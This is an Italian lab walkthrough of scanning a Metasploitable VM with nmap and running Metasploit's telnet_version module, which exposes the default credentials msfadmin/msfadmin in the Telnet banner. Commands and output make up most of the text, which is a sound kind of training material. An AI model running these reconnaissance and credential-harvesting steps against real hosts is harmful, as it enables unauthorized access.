EXPLOIT TELNET CON METASPLOIT

Configurazione IP Kali 192.168.1.25 e Meta 192.168.1.40

Accertarsi che la porta relativa al servizio Telnet, la 23, sia aperta.

```
└─$ nmap 192.168.1.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-13 08:45 EDT
Nmap scan report for 192.168.1.40
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```

Avviare msfconsole, con relativo comando

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
       =[ metasploit v6.3.19-dev                         ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Già sappiamo che andremo ad usare il modulo **auxiliary/scanner/telnet/telnet_version** ma possiamo fare una ricerca, ad esempio cerchiamo telnet version, per vedere tutti i risultati relativi. Useremo il comando **use** per utilizzare il modulo.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Andiamo a vedere le opzioni, e controlliamo quali settaggi sono necessari per l'esecuzione


```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PASSWORD                  no        The password for the specified username
   RHOSTS                    yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    23               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per
                                       host)
   TIMEOUT  30               yes       Timeout for the Telnet probe
   USERNAME                  no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Vediamo che è necessario settare l'RHOSTS con l'Ip della macchina target, dopo controlliamo di nuovo le opzioni per vedere se la modifica è stata effettuata

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PASSWORD                  no        The password for the specified username
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    23               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per
                                       host)
   TIMEOUT  30               yes       Timeout for the Telnet probe
   USERNAME                  no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Per questo modulo non sono previsti payload, quindi procediamo a lanciare l'attacco, possiamo vedere che il modulo ha recuperato le credenziali msfamdin/msfadmin per effettuare l'accesso a Meta

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | _
__| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x
```



Possiamo provare ad accedere usando quelle credenziali, e poi possiamo fare dei test per vedere se la macchina target risponde